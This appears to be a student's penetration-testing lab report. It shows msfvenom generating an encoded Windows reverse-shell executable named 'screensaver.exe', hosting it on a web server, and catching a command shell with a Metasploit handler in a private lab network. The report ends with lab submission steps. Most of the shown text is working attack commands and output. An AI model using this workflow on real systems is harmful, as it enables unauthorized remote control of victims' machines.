$ msfvenom -p windows/shell/reverse_tcp -f exe -e x86/alpha_mixed -i 5 -o screensaver.exe lhost=192.168.229.128 lport=8080
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 770 (iteration=0)
x86/alpha_mixed succeeded with size 1602 (iteration=1)
x86/alpha_mixed succeeded with size 3266 (iteration=2)
x86/alpha_mixed succeeded with size 6593 (iteration=3)
x86/alpha_mixed succeeded with size 13248 (iteration=4)
x86/alpha_mixed chosen with final size 13248
Payload size: 13248 bytes
Final size of exe file: 73802 bytes
Saved as: screensaver.exe
```

A red box highlights the msfvenom command in the terminal window.

```
ishan@ishan: ~
File Actions Edit View Help
(ishan@ishan)-[~] ishan  Downloads
$ sudo cp screensaver.exe /var/www/html
(ishan@ishan)-[~]
$ msfconsole -q
msf6 > use /exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.229.128
LHOST => 192.168.229.128
msf6 exploit(multi/handler) > set LPORT 8080
LPORT => 8080
msf6 exploit(multi/handler) > options
Module options (exploit/multi/handler):
Name Current Setting Required Description
_____
Devices
Payload options (windows/shell/reverse_tcp):
Name Current Setting Required Description
_____
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.229.128 yes The listen address (an interface may be specified)
LPORT 8080 yes The listen port
Exploit target:
Id Name
-- --
0 Wildcard Target
```

ishan@ishan: ~

File Edit View

Name : Ishan Aakash Patel
Student ID : 146151238

Ln 2, Col 23 | 48 characters | 100% | Window | UTF-8

```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.229.128:8080
[*] Sending stage (240 bytes) to 192.168.229.130
[*] Command shell session 1 opened (192.168.229.128:8080 → 192.168.229.130:50040) at 2024-03-20 17:16
:18 -0400

Shell Banner:
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

C:\Users\ishan\Downloads>
_____
C:\Users\ishan\Downloads>
C:\Users\ishan\Downloads>
C:\Users\ishan\Downloads>Ishan Patel
```


ishan@ishan: ~

File Edit View

Name : Ishan Aakash Patel
Student ID : 146151238

Ln 2, Col 23 | 48 characters | 100% | Window | UTF-8

Windows Output:



Part 10: Submit your lab



- Doublecheck all your answers.
- Save the file on your computer for future reference.
- Save the file again as a “.pdf” file.
- Submit the PDF file for grading.